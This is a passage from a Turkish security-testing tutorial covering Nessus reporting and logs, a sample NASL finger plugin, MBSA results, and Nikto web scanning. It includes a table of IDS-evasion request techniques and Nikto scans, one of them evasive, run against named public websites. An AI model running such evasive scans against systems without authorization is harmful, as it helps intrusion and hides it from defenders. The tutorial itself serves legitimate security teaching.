


8.1.5. Raporlama


Bir güvenlik taramasında en önemli aşamalardan biri Raporlamadır. Yapılan taramanın sonucu ulaşması verdiği raporun anlaşılır, güvenilir ve detaylı olması ile ölçülebilir.

Nessus xml ve html raporlar üretebilir. Tarama sonucu çıkan raporların bir kopyası sistemde saklanarak sonraki taramalarda sistemler üzerindeki değişiklikler(iyileştirmeler, yeni çıkan açıklıklar vs) bu raporlar arasındaki farklara bakılarak çıkarılabilir.(Yeni sürüm Nessus'larda bu özellik devre dışı bırakılmıştır.)


Raporlara erişim için Nessus ekranından Report sekmesi kullanılır. Tarama devam ederken bulunan bilgiler ve açıklıklar canlı olarak rapor kısmına eklenir.



Tarama bitiminde ekranın sol tarafından IP/PORT/Servis/Açıklık ismi bileşenlerinden biri seçilerek detaylı bilgi alınabilir.



Rapor üzerinde arama yapmak için yine Report sekmesindeki filter özelliği kullanılır. Buradan tüm rapor değil de sadece belirli özelliklere uyan açıklıklar listeleyebilir. Mesela tüm rapor içerisinde sadece kritik seviyedeki açıklıklar incelenmek isteniyorsa Filter özelliği ile kolaylıkla bulunabilir.



8.1.5.1. Raporları Dışa Aktarma

Tarama bittikten sonra oluşan raporlar html ve xml olarak dışa aktarılabilir. Bunun için Export özelliği kullanılır.

The screenshot shows a Microsoft Internet Explorer window displaying a Nessus scan report. The title bar reads "Nessus Scan Report - Microsoft Internet Explorer provided by Turkcell Enterprise IT". The address bar shows the URL "C:\Documents and Settings\lchunial\Desktop\Sun_Solaris9-192168181220.html". The main content area is titled "List of hosts" and lists two hosts: "192.168.181.220" and "192.168.181.221". Both hosts are marked with "High Severity problem(s) found". The host "192.168.181.220" is highlighted in red. Below this, the "Scan time:" section shows "Start time : Mon Jan 12 08:50:41 2009" and "End time : Mon Jan 12 08:57:38 2009". The "Number of vulnerabilities:" section shows the following distribution: Open ports : 37, Low : 65, Medium : 10, High : 1. The "Information about the remote host:" section provides details: Operating system : Solaris 10 (sparc), NetBIOS name : (unknown), DNS name : (unknown). At the bottom, a "Synopsis:" section states "An ONC RPC service is running on the remote host." and a "Description:" section notes "By sending a DUMP request to the portmapper it was possible to".

8.1.5.2. Taramalarda Sorun Bulma

Taramalarda bir sorun varsa veya taramanın eksik/yanlış sonuçlar ürettiği düşünülüyorrsa Nessus logları incelenecek ipuçları bulunabilir. Nessus yapılan her tarama için detaylı log üretir. Bu loglar nessusd.log ve scan.log dur.

File Edit View Favorites Tools Help

Address C:\Program Files\Tenable\Nessus\logs

Name Size Type

- client.log 0 KB Text File
- scan.log 30.308 KB Text File
- server.log 4 KB SWP File
- scan.log.swp

server.log (C:\Program Files\Tenable\Nessus\logs) - GVIM2

File Edit Tools Syntax Buffers Window Help

[Mon Jan 05 10:22:22 2009][3868] user localuser : test of 10.200.94.240 completed

[Mon Jan 05 10:33:21 2009][3868] user localuser starts a new scan. Target(s) : 10.200.94.240, with max_hosts = 20, max_checks = 5 and safe_checks = yes

[Mon Jan 05 10:42:37 2009][3868] user localuser : test of 10.200.94.240 completed

[Mon Jan 05 10:57:24 2009][3868] Client closed the communication

[Mon Jan 12 09:50:16 2009][1368] 2456 plugins loaded

[Mon Jan 12 09:50:17 2009][1368] Nessus Service started

[Mon Jan 12 09:50:32 2009][1368] Successful login of localuser from 127.0.0.1

[Mon Jan 12 09:50:55 2009][1368] user localuser starts a new scan. Target(s) : 192.168.181.220-192.168.181.221, with max_hosts = 20, max_checks = 5 and safe_checks = yes

[Mon Jan 12 10:16:26 2009][1368] user localuser : test of 192.168.181.220-192.168.181.221 completed

[Mon Jan 12 10:26:59 2009][1368] Client closed the communication

[Tue Jan 13 09:09:57 2009][1844] 2456 plugins loaded

[Tue Jan 13 09:09:57 2009][1844] Nessus Service started

[Tue Jan 13 09:11:41 2009][1844] Successful login of localuser from 127.0.0.1

[Tue Jan 13 09:41:11 2009][1844] user localuser starts a new scan. Target(s) : 127.0.0.1, with max_hosts = 20, max_checks = 5 and safe_checks = yes

[Sat Dec 20 11:41:47 2008][5] user localuser : test of 127.0.0.1 completed

[Sat Dec 20 11:41:48 2008][5] Client closed the communication

[Sat Dec 20 11:41:51 2008][5]

[Sat Dec 20 11:41:51 2008][5]

[Sat Dec 20 11:41:52 2008][5]

[Sat Dec 20 11:41:52 2008][5]

[Sat Dec 20 11:41:57 2008][5]

[Sat Dec 20 11:41:57 2008][5]

[Sat Dec 20 11:41:57 2008][5]

[Sat Dec 20 11:41:58 2008][5] Scan 10.15.1.166 using 3056 plugins

[Sat Dec 20 11:42:09 2008][5] Finished testing 10.15.1.166. Time : 396.958 secs, 2888 plugins launched

[Sat Dec 20 11:42:09 2008][5] user localuser : testing 10.15.1.167 (10.15.1.167) [5520]

[Sat Dec 20 11:42:10 2008][5] Scan 10.15.1.167 using 3054 plugins

[Sat Dec 20 11:42:11 2008][5] Finished testing 10.15.1.162. Time : 383.593 secs, 2888 plugins launched

[Sat Dec 20 11:42:11 2008][5] user localuser : testing 10.15.1.168 (10.15.1.168) [5520]

[Sat Dec 20 11:42:12 2008][5] Scan 10.15.1.168 using 3056 plugins

Scan is pausedScan is pausedScan is pausedScan is pausedScan is pausedScan is pausedScan is pausedScan is pausedScan is pausedScan is pausedScan is not pause

ng yet

[Sat Dec 20 12:03:24 2008][5] sidVault_20f.nasl (pid 534) is slow to finish in 120 secs against 10.15.1.149 - killing it

Scan is not paused any more [Sat Dec 20 12:03:24 2008][5] socks.nasl (pid 181) is slow to finish in 120 secs against 10.15.1.162 - killing it


[Sat Dec 20 12:03:24 2008][5] bnc detect.nasl (pid 177) is slow to finish in 120 secs against 10.15.1.162 - killing it

[Sat Dec 20 12:03:24 2008][5] writersrv.nasl (pid 539) is slow to finish in 120 secs against 10.15.1.149 - killing it

[dead]

8.1.5.3. Nessus'a Plugin Yazma

Nessus pluginları NASL denilen bir programlama dili aracılığı ile hazırlanır. Bu dil oldukça esnek ve kolay öğrenilebilir bir yapıdadır. NASL öğrenilerek kendinize ait açıklıkları test edecek pluginler yazılabilir. Örnek bir NASL scripti;



```

fingerprint + (C:\Program Files\Tenable\Nessus\plugins\scripts) - GVIM1
File Edit Tools Syntax Buffers Window Help
File Edit Tools Syntax Buffers Window Help
# (C) Tenable Network Security
desc["english"] = "
Synopsis :
It is possible to obtain information about the remote host.
Description :
The remote host is running the 'finger' service.

The purpose of this service is to show who is currently logged into
the remote system, and to give information about the users of the
remote system.

It provides useful information to attackers, since it allows them to
gain usernames, determine how used a machine is, and see when each
user logged in for the last time.

Solution :

Comment out the 'finger' line in /etc/inetd.conf and restart the
inetd process

Risk Factor :

Medium / CVSS Base Score : 5.0
(CVSS2AV:N/AC:L/Au:N/C:P/I:N/A:N);


if(description)
{
    script_id(10008);
    script_version ("Revision: 1.28 $");
    script_cve_id("CVE-1999-0612");
    script_xref(name:"OSVDB", value:"11451");
    name["english"] = "finger";
    script_name(english:name["english"]);

    script_description(english:desc["english"]);
    summary["english"] = "Checks for finger";
    script_summary(english:summary["english"]);

    script_category(RCT_GATHER_INFO);

    script_copyright(english:"This script is Copyright (C) 2007 Tenable Network Security, Inc");
    family["english"] = "Useless services";
    script_family(english:family["english"]);
    script_dependencie("find_service1.nasl");
    script_require_ports("Services/Finger", 79);
    exit(0);
}

```



```

# The script code starts here
#
port = get_kb_item("Services/finger");
if(!port)port = 79;
if(get_port_state(port))
{
    soc = open_sock_tcp(port);
    if(soc)
    {
        buf = string("root\r\n");
        send(socket:soc, data:buf);
        data = recv(socket:soc, length:65535);
        if(egrep(pattern:".*User|1L|logged.*", string:data))
        {
            report =
The 'finger' service provides useful information to attackers, since it allows
them to gain usernames, check if a machine is being used, and so on...

Here is the output we obtained for 'root' : " + string("\n\n", data, "\n\n");

        report = string (
            desc["english"],
            "\n\nPlugin output :\n\n",
            report
        );

        security_warning(port:port, data:report);
        set_kb_item(name:"finger/active", value:TRUE);
    }
    close(soc);
}

```

8.2. Windows Sistemleri Güvenlik Taramaları:MBSA

Microsoft tarafından sadece Windows sistemlere özel yazılmış ücretsiz bir güvenlik tarayıcısıdır. Uzaktan ya da sistem hesapları kullanarak yerelden güvenlik kontrolleri yaparak hangi yamaların eksik olduğunu belirler.

Microsoft ortamları için ideal bir araç olmasına rağmen Windows işletim sistemi hariç herhangi bir 3. parti yazılıma ait açıklıkları bulamaması kullanımını sınırlamıştır.

The screenshot shows the Microsoft Baseline Security Analyzer 2.1 interface. At the top, it displays the computer name as WORKGROUP\SECLAB, IP address as 192.168.2.23, and the scan date as 11.01.2009 18:59. The report title is "Report Details for WORKGROUP - SECLAB (2009-01-11 18:59:07)". A red warning icon indicates "Severe Risk (One or more critical checks failed.)".

Security Update Scan Results:

Score	Issue	Result
?	Office Security Updates	17 security updates are missing. 1 service pack or update rollups are missing. What was scanned Result details How to correct this
?	SCSI Components Security Updates	1 security updates are missing. What was scanned Result details How to correct this
?	Windows Security Updates	1 security updates are missing. 2 service packs or update rollups are missing. What was scanned Result details How to correct this

Windows Scan Results:

Administrative Vulnerabilities:

Score	Issue	Result
?	Local Account Password Test	Some user accounts (1 of 4) have blank or simple passwords, or could not be analyzed. What was scanned Result details How to correct this
?	Guest Account	The Guest account is not disabled on this computer. What was scanned Result details How to correct this
!	Password Expiration	Some user accounts (2 of 4) have non-expiring passwords. What was scanned Result details How to correct this
!	Incomplete Updates	No incomplete software update installations were found. What was scanned Result details How to correct this
!	Windows Firewall	Windows Firewall is disabled and has exceptions configured. What was scanned Result details How to correct this
!	Automatic Updates	Updates are automatically downloaded and installed on this computer. What was scanned Result details How to correct this
!	File Systems	All hard drives (4) are using the NTFS file system. What was scanned Result details How to correct this
!	Autologon	Autologon is not configured on this computer. What was scanned Result details How to correct this

At the bottom, there are buttons for "Print this report", "Copy to clipboard", "Previous security report", "Next security report", and an "OK" button.

8.3. *Güvenlik Testlerinde Nikto Kullanımı*

Nikto bir Web uygulama güvenliği tarayıcısıdır. Komut satırından çalışır ve http/https üzerinden ilgili sistemdeki açıklıkları bulmaya çalışır.

Nikto statik bir güvenlik tarayıcısıdır ve taradığı açıklıkları bir veritabanından okur. Bu veritabanı ne kadar güncel ise tarama sonucu o kadar sağlıklı olacaktır.

8.3.1. Açıklık Veritabanı güncelleme

Nikto daha önce veritabanında bulunan açıklıkları tarayabilir. Tarayacağı açıklıkları ara ara güncellemek için –update parametresi kullanılabilir.

```
home-labs nikto # perl nikto.pl -update
+ Retrieving 'db_tests'
+ Retrieving 'db_outdated'
+ www.cirt.net message: Please submit your bugs
```

8.3.2. Açıklık Tarama

Nikto bir komut satırı aracı olmasına rağmen kullanımı oldukça kolaydır. Taramaya başlamak için nikto.pl –h web_sunucu_ip yazılması yeterlidir.

```
home-labs nikto # ./nikto.pl -h www.tekrom.com
-----
- Nikto 2.02/2.03  -  cirt.net
+ Target IP:    70.84.223.226
+ Target Hostname: www.tekrom.com
+ Target Port:   80
+ Start Time:   2009-01-25 18:12:55
-----
+ Server: Apache
- Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE
+ OSVDB-877: HTTP method ('Allow' Header): 'TRACE' is typically only used for debugging and
should be disabled. This message does not mean it is
```

- + OSVDB-0: Retrieved X-Powered-By header: PHP/5.2.5
- + PHP/5.2.5 appears to be outdated (current is at least 5.2.6)
- + OSVDB-637: GET /~root - Enumeration of users is possible by requesting ~userna
- + OSVDB-396: GET /_vti_bin/shtml.exe : Attackers may be able to crash FrontPage
- + OSVDB-0: GET /cgi-sys/formmail.pl : Many versions of FormMail have remote vuln
ible or a more secure solution found.
- + OSVDB-0: GET /cgi-sys/guestbook.cgi : May allow attackers to execute commands
- + OSVDB-0: GET /config.php : PHP Config file may contain database IDs and passwo
- + OSVDB-0: GET /cgi-sys/Count.cgi : This may allow attackers to execute arbitrar
- + OSVDB-0: GET /pp.php?action=login : Pieterpost 0.10.6 allows anyone to access
- + ERROR: Authorization is required, but bogus auth test appeared to work. Server
- + OSVDB-3233: GET /mailman/listinfo : Mailman was found on the server.
- + OSVDB-877: TRACE / : TRACE option appears to allow XSS or credential theft. Se
- + OSVDB-12184: GET /index.php?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000 : PHP rev
- + OSVDB-3092: GET /cgi-sys/entropysearch.cgi : Default CGI, often with a hosting
- + OSVDB-3092: GET /cgi-sys/FormMail-clone.cgi : Default CGI, often with a hostin
- + OSVDB-3092: GET /cgi-sys/mchat.cgi : Default CGI, often with a hosting manager
- + OSVDB-3092: GET /cgi-sys/scgiwrap : Default CGI, often with a hosting manager
- + OSVDB-3092: GET /admin/ : This might be interesting...
- + OSVDB-3092: GET /includes/ : This might be interesting...
- + OSVDB-3092: GET /tools/ : This might be interesting...
- + OSVDB-3092: GET /img-sys/ : Default image directory should not allow directory
- + OSVDB-3092: GET /java-sys/ : Default Java directory should not allow directory

8.3.3. IDS Atlatma(Evasion) Tekniklerinin Kullanımı

Nikto ile test yapılırken IDS sistemleri atlatma için çeşitli evasion teknikleri kullanılabilir. Bu teknikler aşağıdaki gibidir. Nikto aşağıdaki tekniklerden birçoğunu kullanabilir. Taramalarda atlatma tekniklerini kullanmak için “–evasion sayı” parametresi kullanılır. Evasion’dan sonra gelecek sayı değeri hangi atlatma tekniğinin kullanılacağını gösterir.

	Atlatma Tipi	Atlatma Metodu
1	Method matching	GET /cgi-bin/some.cgi → HEAD /cgi-bin/some.cgi
2	URL encoding	cgi-bin → %63%67%69%2d%62%69%6e
3	Double slashes	/cgi-bin/some.cgi → //cgi-bin//some.cgi
4	Reverse traversal	/cgi-bin/some.cgi → GET /cgi-bin/blahblah/..../some.cgi HTTP/1.0
5	Self-reference directories	cgi-bin/phf → ./cgi-bin./phf
6	Premature request ending	GET %20HTTP/1.0%0d%0aHeader:%20/../../cgi-bin/some.cgi HTTP/1.0\r\n\r\n
7	Parameter hiding	GET /index.htm%3fparam=../../cgi-bin/some.cgi HTTP/1.0
8	HTTP mis-formatting	Method<space>URI<space>HTTP/Version CRLF CRLF -> Method<tab>URI<tab>HTTP/ Version CRLF CRLF
9	Long URLs	GET /rfprfp<lots of characters>rfprfp/../../cgi-bin/some.cgi HTTP/1.0
10	DOS/Win directory syntax	"/cgi-bin/some.cgi" → "/cgi-bin\some.cgi"

11	NULL method processing	GET%00 /cgi-bin/some.cgi HTTP/1.0
12	Case sensitivity	/cgi-bin/some.cgi → /CGI-BIN/SOME.CGI
13	Session splicing	"GET / HTTP/1.0" → "GE", "T ", "/", " H", "T", "TP", "/1", ".0"
14	In summary	Combine multiple tactics together

```
# perl nikto.pl -evasion 1,2,3,4,5,6,7,8 -h blog.lifeoverip.net -v blog.lifeoverip.net
-----
- Nikto 2.02/2.03 - cirt.net
+ Target IP: 80.93.212.86
+ Target Hostname: blog.lifeoverip.net
+ Target Port: 80
+ Using IDS Evasion: Random URI encoding (non-UTF8)
+ Using IDS Evasion: Directory self-reference (./)
+ Using IDS Evasion: Premature URL ending
+ Using IDS Evasion: Prepend long random string
+ Using IDS Evasion: Fake parameter
+ Using IDS Evasion: TAB as request spacer
+ Using IDS Evasion: Change the case of the URL
+ Using IDS Evasion: Use Windows directory separator (\)
+ Start Time: 2009-01-25 18:56:52
-----
+ Server: Apache/2.2.4 (FreeBSD) mod_ssl/2.2.4 OpenSSL/0.9.7e-p1 DAV/2
- /robots.txt - contains 1 'disallow' entry which should be manually viewed. (GET)
+ Apache/2.2.4 appears to be outdated (current is at least Apache/2.2.9). Apache 1.3.39 and 2.0.61 are also current.
+ mod_ssl/2.2.4 appears to be outdated (current is at least 2.8.31) (may depend on server version)
+ OpenSSL/0.9.7e-p1 appears to be outdated (current is at least 0.9.8g) (may depend on server version)
+ mod_ssl/2.2.4 OpenSSL/0.9.7e-p1 DAV/2 - mod_ssl 2.8.7 and lower are vulnerable to a remote buffer overflow which may allow a remote shell (difficult to exploit). CAN-2002-0082.
```

Tarama yapılan Web sunucunun logları izlenirse anormallikler görülecektir.

```
85.96.187.185 -- [24/Jan/2009:20:54:10 +0200] "GET /ODSxd6ikz5 HTTP/1.0" 404 15675
85.96.187.185 -- [24/Jan/2009:20:54:11 +0200] "GET /local/httpd$map.conf HTTP/1.0" 404 15675
85.96.187.185 -- [24/Jan/2009:20:54:11 +0200] "GET /tree HTTP/1.0" 404 15675
```


9. METASPLOIT İLE EXPLOIT ÇALIŞTIRMA

9.1. Metasploit Nedir?

Metasploit bir exploit geliştirme ve otomatikleştirme çatısıdır.

9.2. Ne amaçla kullanılır?

Metasploit otomatik exploit geliştirmek ve hazır geliştirilmiş exploitleri denemek için kullanılır. Bir güvenlik denetcisinin çantasında bulunması gereken araçlar listesinin başında gelir.

9.3. Bazı Tanımlar

ShellCode: Exploit sonrası çalıştırılacak Payload.

Payload: Exploit'in hedef sistemde ne yapacağını belirten veri kısmı.

9.4. Metasploit Kurulumu

9.4.1. Windows için

